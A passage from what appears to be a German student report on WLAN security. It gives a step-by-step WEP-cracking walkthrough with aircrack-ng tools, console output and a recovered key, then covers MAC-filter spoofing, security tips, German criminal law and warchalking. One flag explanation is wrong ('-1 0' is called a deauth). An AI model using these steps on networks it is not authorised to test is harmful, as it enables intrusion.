
Mit diesem Befehl geben wir an das airodump nur von dieser BSSID (sprich MAC) den Funkverkehr abhören soll.

Bedeutung der einzelnen Eingaben:

- -c6 = Der Kanal (CH) auf dem der Wi-Fi Router sendet
- -w = Ist der Dateiname für die zu speichernde Datei (wep 128)
- -bssid = Die MAC die angegriffen werden soll
- wifi0 = Das Interface

```
CH  6 ][ Elapsed: 4 s ][ 2009-01-05 19:54
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:1A:4F:96:54:88    0   3       50      497  106   6  54  WEP  WEP         FRITZ!Box WLAN 3170
BSSID              STATION            PWR   Rate  Lost  Packets  Probes
00:1A:4F:96:54:88  00:1D:E0:98:D8:D9    0   0- 0    39      587
```

Das Speichern von Daten in der Datei „WEP 128“ beginnt. In der unteren Liste sehen wir wieder alle Clients aufgeführt, die in irgendeiner Form mit dem AP verbunden sind.



Nun öffnen wir eine zweite Konsole. Damit wir auch einen Handshake mitlesen können, muss sich ein Client anmelden während der Datenverkehr von airodump-ng aufgezeichnet wird. Um sämtliche Clients, welche mit dem AP verbunden sind zu trennen (und sie zum wiederverbinden zu zwingen) kann mit aireplay-ng ein DeAuth erzwungen werden.

<u>Wir tippen folgenden Befehl ein:</u>

– aireplay-ng -1 0 –a 00:1A:4F:96:54:88 –h 00:11:22:33:44:55 wifi0

<u>Bedeutung der einzelnen Eingaben:</u>

- 1 0 = Es werden 10 DeAuth Pakete versandt
- -a = Die BSSID des AP (00:1A:4F:96:54:88)
- -h = Die Faked MAC meiner WLAN Karte
– wifi0 = Mein Interface

```
Shell - Konsole
CH  6 ][ Elapsed: 2 mins ][ 2009-01-05 19:57

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:1A:4F:96:54:88    0 100     1346    15164  118   6  54  WEP  WEP    OPN  FRITZ!Box WLAN 3170

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:1A:4F:96:54:88  00:11:22:33:44:55    0   0- 0     0        2
00:1A:4F:96:54:88  00:1D:E0:98:D8:D9    0   0- 0  1422    18093

Shell - Konsole <2>
bt ~ # aireplay-ng -1 0 -a 00:1A:4F:96:54:88 -h 00:11:22:33:44:55 wifi0
19:56:58  Waiting for beacon frame (BSSID: 00:1A:4F:96:54:88) on channel 6

19:56:58  Sending Authentication Request (Open System) [ACK]
19:56:58  Authentication successful
19:56:58  Sending Association Request [ACK]
19:56:58  Association successful :-) (AID: 1)
bt ~ #
```

Wir können lesen, dass der Hack erfolgreich verlaufen ist (Association successful)

```
Shell - Konsole <2>
bt ~ # aireplay-ng -1 0 -a 00:1A:4F:96:54:88 -h 00:11:22:33:44:55 wifi0
19:56:58  Waiting for beacon frame (BSSID: 00:1A:4F:96:54:88) on channel 6

19:56:58  Sending Authentication Request (Open System) [ACK]
19:56:58  Authentication successful
19:56:58  Sending Association Request [ACK]
19:56:58  Association successful :-) (AID: 1)
bt ~ # aireplay-ng -3 -b 00:1A:4F:96:54:88 -h 00:11:22:33:44:55 wifi0
19:57:38  Waiting for beacon frame (BSSID: 00:1A:4F:96:54:88) on channel 6
Saving ARP requests in replay_arp-0105-195738.cap
You should also start airodump-ng to capture replies.
Read 1121 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

Um das sammeln der Daten zu beschleunigen verwenden wir folgenden Befehl:

<u>- aireplay-ng -3 –b 00:1A:4F:96:54:88 –h 00:11:22:33:44:55</u>

<u>Bedeutung der Eingaben:</u>

- -3 = Standard ARP-request replay

Der klassische ARP-Request-Replay-Angriff ist mit die effektivste Methode neue Initialisierungverktoren (IV) zu generieren und arbeitet sehr zuverlässig. Aireplay-ng loggt alle ARP-Anfragen und schickt diese Pakete wieder an den Accesspoint zurück. Das Programm schickt immer wieder die gleichen ARP-Anfragen und der Acesspoint antwortet darauf mit einem neuen ARP-Request

mit neuen IV`s. Je nach Anzahl der Pakete und IV`s ist es möglich über kurz oder lang den Key zu errechnen.

- -b = MAC des AP

- -h = MAC des meiner WLAN Karte

- wifi0 = Mein Interface

Wenn wir zwischen 20.000 bis 40.000 Daten gesammelt haben können wir versuchen den Schlüssel zu finden.

<u>Hierzu wird folgender Befehl genutzt:</u>

<u>- aircrack-ng –n 128 –b 00:1A:4F:96:54:88 wep128.cap</u>

- **n** = Die Länge des Schlüssels (128 für 104 Bit WEP Schlüssel)

- **b** = MAC Adresse des Ap

- **wep128-01.cap** = Ist die Datei in der alle aufgefangenen Daten gespeichert wurden

```
Shell - Konsole

CH  6 ][ Elapsed: 11 mins ][ 2009-01-05 20:17

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:1A:4F:96:54:88    0 100     6673    75717  110   6  54  WEP  WEP         FRITZ!Box WLAN 3170

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:1A:4F:96:54:88  00:1D:E0:98:D8:D9    0   0- 0    14    92601
```

```
Shell - Konsole <2>

                          [00:07:06] Tested 811577 keys (got 65003 IVs)

   KB    depth   byte(vote)
    0    0/  1   74(89600) 21(75264) 0E(74496) 5F(74496) F4(74496) 81(74240) F6(73984) 7F(73728)
    1    0/  1   68(84224) 89(75776) FF(74240) 06(73984) 8F(73728) 93(73728) 0A(73472) 0C(73472)
    2    0/  1   6F(83968) CA(76032) 85(75264) 4F(74496) 61(74496) DD(74240) 4D(73472) 44(72448)
    3    0/  1   72(93184) 2C(78080) E2(74752) 9B(73728) BE(73728) 68(73472) 8F(73216) CC(73216)
    4    0/  1   73(87552) 0F(78848) 7F(77568) 77(75520) D4(73984) 8E(73728) EB(73216) 1E(72960)
    5    0/  1   74(83712) F6(77056) 20(76544) 05(75520) 6E(75264) 40(74496) 7D(73728) 53(73472)
    6    0/  1   65(89856) DF(75520) 8B(74240) B7(73984) 01(73472) 07(73472) CC(73472) 25(73216)
    7    0/  1   6E(90624) 60(77312) 3E(75008) 81(74752) 96(74752) A5(74240) 8F(73984) 61(73472)
    8    0/  1   65(87040) 09(76800) 54(73728) BA(73472) 71(73216) 31(72960) ED(72960) F0(72960)
    9    0/  1   72(86528) 47(75520) 78(75008) 9A(73728) 83(73216) B1(73216) 52(72960) 38(72704)
   10    0/  1   0F(77312) F5(76544) 15(74496) B2(74496) D6(74496) 2E(74240) 1E(73472) FD(72960)
   11    0/  1   26(75264) 7F(73728) B1(73728) 14(72960) 30(72448) 33(72448) BA(72448) C0(72448)
   12    0/ 13   0C(73768) 60(73548) A3(72492) 38(72280) 9E(72120) 87(71864) 07(71440) 4B(71412)

     KEY FOUND! [ 74:68:6F:72:73:74:65:6E:65:72:62:37:32 ] (ASCII: thorstenerb72 )
        Decrypted correctly: 100%

bt ~ #
```

Geschafft! Der Schlüssel wurde gefunden:

Siehe „Key Found“: 74:68:6F:72:73:74:65:6E:65:72:62:37:32

MAC Filter überlisten

Viele denken, dass sie durch einen MAC Filter vor Angriffen besser geschützt sind, aber das ist fehlerhaft. Als MAC-Filter wird ein Zugangsschutz für WLANs verstanden, der nur Geräten mit bestimmter MAC-Adresse Zugang zum Netzwerk gestattet. Typischerweise wird der MAC-Filter in Form einer Tabelle im Router (Firewall) abgelegt.

Allerdings ist die MAC-Adresse keine unveränderliche Eigenschaft des jeweiligen Netzwerkknotens, denn die MAC-Adresse wird nicht vom Netzwerkadapter (Hardware) selbst an den Router übertragen, sondern durch das Betriebssystem oder den Netzwerk- manager (Software) zuerst vom Adapter gelesen und anschließend übertragen. Die aus- gelesene Adresse kann durch entsprechende Software sehr einfach verändert werden und bietet deshalb keine Möglichkeit zur sicheren Identifikation eines Netzwerkgerätes. Ist also die Adresse eines teilnehmenden Knotens bekannt, kann ein Angreifer die Adresse seines Rechners geeignet fälschen, um sich so einen Zugang zu erschleichen. Des Weiteren ist beim Mitlauschen des WLAN-Verkehrs die MAC-Adresse das erste Merkmal, was dem Eindringling bekannt wird. Die MAC-Adresse kann auch nicht eindeutig sein, da es Netzwerkprotokolle gibt, die die MAC-Adresse der Netwerkkarte ändern und dann über diese Adresse den Rechner adressieren. Ein MAC-Filter bietet also nur einen sehr schwachen Schutz eines Netzwerkes.

WPA und WPA 2

In die Details eines WPA und WPA 2 Hacks wollen wir nicht eintreten. Eins ist aber zu sagen, WPA und WPA 2 sind um einiges sicherer als WEP. Trotz alle gibt es die Möglichkeit durch Brute Force Methoden und so genannten Wörterbuchangriffen die Verschlüsselung raus zu bekommen. Bei WPA 2 liest man im Internet das hier nur ein Hack funktioniert wen es nach der Norm „TKIP“ encryptet ist. Wenn es mit AES geschützt ist, so ist es vollkommen geschützt. Es ist nur eine Frage der Zeit bis auch dies angreifbar ist.

Sicherheitstipps für Einrichten des WLAN

1.) Sorgen Sie für Verschlüsselung! Für den privaten Bereich ist eine Verschlüsselung mit WPA2 empfehlenswert.

2.) Ändern Sie den Auslieferungszustand! Einstellungen wie Benutzernamen oder Passwörter, mit denen WLAN-fähige Geräte das Werk verlassen, sind immer die gleichen. Ungebetene Eindringlinge wissen das natürlich und können so bequem in Ihr Netzwerk eindringen.

3.) Ändern Sie den voreingestellten SSID. Die Access Points haben meist einen voreingestellten "Netzwerknamen" (SSID). Oft wird dafür der Name des Herstellers oder des Produkts verwendet. Sie sollten diesen Standard-SSID so abändern, dass kein Bezug zu dem Nutzer oder der Nutzung des WLAN hergestellt werden kann.

4.) Verhindern Sie das Aussenden des SSID! In der Grundkonfiguration sendet der Access Point den SSID automatisch aus. Damit ist das WLAN allerdings sehr schnell aufzufinden. Daher sollten Sie das Aussenden des SSID ("SSID Broadcast") unterbinden.

5.) Konfigurieren Sie Ihren AccessPoint über sichere Wege! Die Einrichtung des Access Points und die laufende Administration sollten über kabelgebundene

Wege und nicht über Funk erfolgen. Außerdem sollten Sie darauf achten, dass keine unbefugten Personen direkten Zugang zu Ihrem Access Point haben.

6.) Optimieren Sie die Sendeleistung des Access Points! Je weiter der Senderadius Ihrer WLAN-Antenne ist, desto größer ist auch der Bereich, in dem Hacker das Signal empfangen können. Achten Sie daher darauf auf eine möglichst geringe Reichweite. Mit Richtfunkantennen können Sie den

Sendebereich wesentlich gezielter einstellen als mit einer Rundstrahlantenne. Schalten Sie Ihr WLAN nur bei Gebrauch ein! Einfach, aber effektiv: Wenn Sie nicht im WLAN aktiv sind, dann schalten Sie es ab – der beste Schutz gegen Eindringlinge.

7.) Aktivieren Sie den MAC-Adress-Filter! Jede Netzwerkkarte ist über ihre MAC-Adresse eindeutig identifizierbar. Sie können Ihren Access Point so einstellen, dass nur bestimmte Geräte Zugang haben. Professionelle Hacker können diesen Schutz zwar relativ leicht umgehen, die Zahl der Angreifer wird aber zumindest etwas eingeschränkt.

6 Rechtliche Grundlagen

Der strafrechtliche Schutz drahtloser Computernetzwerke (WLAN)

Unter dem Blickwinkel der rechtsstaatlich begründbaren Reichweite staatlichen Strafens lässt sich eine Kriminalisierung der Nutzung offener WLANs nicht vertreten. Dies folgt insbesondere aus der Tatsache, dass für den Nutzer eines Netzes nicht unmittelbar zu erkennen ist, ob ein offenes WLAN für den öffentlichen Gebrauch vorgesehen ist oder nicht. Es gibt mehr und mehr Cáfes

und Restaurants, die ihren Gästen einen freien Zugang ermöglichen. Auch viele private Betreiber erlauben aus Idealismus die Mitnutzung ihres Internetzugangs. Für den Nutzer eines WLANs ist daher nicht ohne weiteres zu erkennen, ob dessen Betreiber mit der Nutzung einverstanden ist oder nicht. Bei vielen, aber eben nicht bei allen Betreibern von unverschlüsselten WLANs dar er davon ausgehen. Wenn dieses Einverständnis vorliegt, bestehen gegen die Nutzung keine Bedenken. Durch eine Strafdrohung auch für die Nutzung offener Netze würde jedoch das Risiko der Ermittlung des Willens des Netzbetreibers dem Nutzer auferlegt. Unter dem Gesichtspunkt der Zumutbarkeit ist dies kaum interessengerecht.

Der Betreiber kann seinen der freien Nutzung entgegenstehenden Willen in einfachster Weise deutlich machen, kann er doch in Sekundenschnelle die WEP-Verschlüsselung eines Netzes aktivieren, um Dritte vom Zugriff grundsätzlich fernzuhalten. Daher ist es eher dem Betreiber zuzumuten, die Verschlüsselung zu aktivieren, als vom Nutzer zu verlange, auf die Verwendung offener Netze angesichts der Strafbarkeitsrisikos zu verzichten.

Vor diesem Hintergrund wäre es nicht zu rechtfertigen, auch bloße Nutzung offener WLANs als Internetzugang strafrechtlich zu sanktionieren, stellt doch das Strafrecht nur das letzte Mittel staatlicher Sozialkontrolle dar.

Es gibt verschiedene (strafrechtliche Sanktionen) Gesetzestexte für widerrechtliche Nutzung von fremden Computernetzen die im nachfolgenden kurz erläutert werden.

1. *Strafbarkeit gem. § 202a StGB*

Dieser Paragraph schützt die formelle Verfügungsbefugnis des „Besitzers der Daten“, also desjenigen, der bestimmen kann, wem er die Daten zur Verfügung stellt. Man macht sich schuldig, wenn man unbefugt Daten ausspäht, die nicht für ihn bestimmt sind und dadurch sich und anderen zugänglich macht.
Unter dem Begriff „Daten“ versteht man alle Informationen, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind.
Hierunter fällt zum Beispiel das bei WEP verwendete Passwort und auch die IP-Adresse, sowie auch die Zugangsdaten, die der Router verwendet, um die Verbindung ins Internet herzustellen.

2. *Computerbetrug § 263a StGB*

Dieser Paragraph wurde eingeführt, um Strafbarkeitslücken bei der „Täuschung“ von Computern zu schließen. Der Computerbetrug setzt voraus, dass das Vermögen eines anderen dadurch beschädigt wird. Wegen Computerbetrugs strafbar ist die Verwendung der Daten jedoch nicht generell, sondern nur dann, wenn sie „unbefugt“ erfolgen.

3. *Erschleichen von Leistungen § 265a StGB*

Man macht sich strafbar, wer die Leistungen eines öffentlichen Telekommunikationsnetzes in der Absicht erschleicht, die anfallenden Kosten hierfür nicht zu bezahlen.

4. Abhören von Nachrichten §§ 89, 148 Abs. 1 Nr. 1 TKG

Mit einer Funkanlage dürfen gem. § 89 Satz 1 TKG Nachrichten, die für die Funkanlage nicht bestimmt sind, nicht abgehört werden. Dieses Verbot ist gem. § 148 Abs. 1 Nr. 1 TKG mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bewehrt.

5. Betriebsspionage § 17 Abs. 2 UWG


Wegen Betriebsspionage bestraft wird derjenige, der sich aus Eigennutz ein Geschäfts- oder Betriebsgeheimnis durch Anwendung technischer Mittel unbefugt verschafft.
Auch wenn sicherlich ein Interesse an der Geheimhaltung des WEP-Schlüssels anzuerkennen ist, so fehlt es doch am Bezug zum kaufmännischen oder technischen Betrieb des Unternehmens. Denn ein WEP-Schlüssel stellt lediglich ein Hilfsmittel der Kommunikation dar, weist aber keine Verbindung zum eigentlichen Geschäftsbetrieb des Unternehmens auf und hat daher als solcher keine wirtschaftliche Bedeutung. Die IP-Adresse hingegen hat an sich mangels kommunikativen Gehalts noch nicht einmal einen Geheimhaltungswert.

7 Kurioses

WarChalking

Prinzipiell bedeutet es, mit Kreide Symbole, die Details über ein WLAN verraten, an die Wände zu malen. Wozu? Wenn Person A eine Gegend erkundigt (z.B. weil er Internetzugang an der Bushaltestelle möchte) und einen AP findet, der dies bietet, malt er das entsprechende Zeichen mit Kreide an die nächste Hauswand.

Jeder der den Code versteht sieht somit sofort, welches Netz hier empfangen werden kann. Hier sind die ursprünglichen Symbole (viele User haben auch eigene entworfen):



Open Node

Hier befindet sich ein offenes WLAN-Netzwerk, welches direkt Zugang ins Internet liefert und IP-Adressen per DHCP verteilt (="IP-Adresse automatisch beziehen").

Closed Node

Hier befindet sich ein geschlossenes WLAN-Netzwerk wo entweder kein Internetzugang besteht oder nicht ohne weitere Vorgehensweisen „angeboten“ wird.

Wep Node

Dieser AP überträgt Daten nur mit WEP-Verschlüsselung. Hier ist kein "einfacher" Zugang möglich da zuerst der WEP-Code geknackt werden muss. Weiteres hierzu (und wie das funktioniert) in den nächsten Absätzen dieses Artikels.

Damit es einen Beweis gibt, dass dies nicht nur eine Erfindung ist, sondern auch real verwendet wird:

8 Resümee

Mit etwas Grundwissen und einer Anleitung zum Hacken eines WLAN-Netzes mit WEP-Verschlüsselung, die überall im Internet erhältlich ist, ist es ziemlich einfach dieses Netz zu hacken. Das momentan sicherste Verschlüsselungsverfahren ist das WPA2 AES.

Abschießend ist zu sagen, dass durch das hacken viel Schaden angerichtet werden kann, deshalb ist es wichtig das eigene Netz so gut wie möglich zu schützen.

9 Quellenangabe

http://www.heise.de/security/Sicherheitsexperten-geben-Details-zum-WPA-Hack-bekannt--/news/meldung/118658
11.12.2008, 18.00 Uhr

http://www.heise.de/netze/WLAN-Verschluesselung--/artikel/77947
11.12.2008, 18.05 Uhr

http://board.raidrush.ws/archive/t-416816.html
11.12.2008, 18.08 Uhr

http://www.youtube.com/watch?v=fjXpS0rEfDk
11.12.2008, 18.10 Uhr

http://www.systemengineers.de/wireless/hacking/wpa-wpa2
11.12.2008, 1830 Uhr

http://www.feldstudie.net/2008/04/03/tutorial-wpa-gesichertes-wlan-hacken/
04.12.2008, 18.00 Uhr

http://www.easy-coding.de/wlan-wep-hacken-t526.html
04.12.2008, 19.00 Uhr

http://www.freesoft-board.to/f252/diskussion-wep-knacken-mit-linux-und-aircrack-190858.html
04.12.2008, 19.20 Uhr

http://board.protecus.de/t16684.htm
04.12.2008, 19.45 Uhr

http://www.it-academy.cc/content/article_print.php?ArticleID=593
18.12.2008, 18.30 Uhr

http://kopfnote.net/?p=79
12.12.2008, 13.00 Uhr

http://www.it-training-grote.de/download/wlan-hack.pdf

12.12.2008, 13.30 Uhr

http://www.spiegel.de/netzwelt/tech/0,1518,340334,00.html
15.12.2008, 12.45 Uhr

http://www.voip-information.de/wlan.html
15.12.2008, 13.30 Uhr

http://www.hrr-strafrecht.de/hrr/archiv/04-08/index.php3?seite=7
05.12.2008, 19.00 Uhr

http://de.wikipedia.org/wiki/WLAN
05.12.2008, 20.00 Uhr

http://www.it-academy.cc/article/593/WLAN+WarDriving+++WarChalking+++WarXing+++Mitsniffen+++WEPHack+++MACFake+++Security+++Sicherheit+WLANHardware+++WLANTools.html
05.12.2008, 20.30 Uhr

https://xinux.com/docs/buecher/sicherheit/hackers-guide/kap26.htm
19.12.2008, 10.00 Uhr

http://de.wikipedia.org/wiki/Kismet_(Sniffer)
19.12.2008, 10.30 Uhr

http://sourceforge.net/projects/warwifi/
19.12.2008, 13.00 Uhr

http://www.tutsi.de/airckrack-ng-update-den-eigenen-wlan-schluessel-knacken/2008/02/07/tutsi-blog-aktuell/
20.12.2008, 14.00 Uhr

http://www.aircrack-ng.org/doku.php
20.12.2008, 15.00 Uhr

http://www.netzwelt.de/news/73801-cebit-live-hacking-wlan-knacken-leicht-gemacht.html
20.12.2008, 15.30 Uhr

http://www.feldstudie.net/2008/04/03/tutorial-wpa-gesichertes-wlan-hacken/
22.12.2008, 12.00 Uhr

http://de.wikipedia.org/wiki/WLAN#Gesellschaftliche_Bedeutung
22.12.2008, 12.30 Uhr
http://www.voip-information.de/wlan-funktionsweise.html
05.12.2008, 21.00 Uhr
http://books.google.de/books?id=9HbIGFgJF44C&pg=PA166&lpg=PA166&dq=modprobe+Bedeutung&source=bl&ots=CBOKGn_r5o&sig=vmlWsB4X4vtgS4m-eLS4CAq5EZE&hl=de&sa=X&oi=book_result&resnum=9&ct=result#PPA167,M1
11.12.08,20:00 Uhr
http://www.wardriving-forum.de/wiki/Beacon
11.12.08,20:00 Uhr
http://de.wikipedia.org/wiki/BackTrack
11.12.08,20:10 Uhr

Bilder zum WEP-Hack wurden selbst gemacht.

http://www.kleines-lexikon.de/w/w/wpa.shtml
11.12.08,20:05 Uhr
http://lexikon.calsky.com/de/txt/w/wi/wi_fi_protected_access.php
11.12.08,19:30 Uhr
http://www.elektronik-kompendium.de/sites/net/0907111.htm
11.12.08,19:15 Uhr
http://de.wikipedia.org/wiki/Wi-Fi_Protected_Access
04.12.08, 18:30

http://de.wikipedia.org/wiki/Pre-Shared_Key
04.12.08, 18:20

http://de.wikipedia.org/wiki/Extensible_Authentication_Protocol
04.12.08, 18:45

http://de.wikipedia.org/wiki/CCMP

04.12.08, 19:00

http://de.wikipedia.org/wiki/WPA2
http://www.securitymanager.de/magazin/artikel_1498-606_hakin9_wlan_sicherheit.html
04.12.08, 20:00

http://www.it-techblog.de/wireless-lexikon-wpa2/06/2006/
18.12.08, 18:15

http://www.fh-dortmund.de/de/fb/4/forschung/schwerpunkte/mbms/Mobile_Systems_Quality_and_Security/fb/4/forschung/mobilebusinessmobilesystems/Mobile_Systems_Quality_and_Security/Publikationen/103020100000123396.media/123432/103020100000123432.pdf
at/hakin9_wlan_%20sicherheit.de
18.12.08, 18:25

http://www.korelstar.de/informatik/aes.html
18.12.08, 18:40

www.lipilly.de/stuff/texte/Facharbeit.pdf
18.12.08, 19:00

Bild von Sicherheitskonzepte des WLAN (bei WEP):
www.pact.de/fileadmin/PDF/CVMathiasValentin.pdf
18.12.08, 19:45

at/hakin9_wlan_%20sicherheit.de
18.12.08, 19:45

http://de.wikipedia.org/wiki/WLAN#Gesellschaftliche_Bedeutung
18.12.08, 18:15

http://www.voip-information.de/wlan-geschichte.html
19.12.08, 14:00

http://www.bullhost.de/w/wlan.html
22.12.08, 17:00

http://www.informationsarchiv.net/magazin/25
22.12.08, 18:15

http://de.wikipedia.org/wiki/Wired_Equivalent_Privacy
17.12.08, 14:30

http://de.wikipedia.org/wiki/Wlan#Daten.C3.BCbertragungsraten
15.12.08, 16:15

http://www.elektronik-kompendium.de/sites/net/0907111.htm
18.12.08, 16:00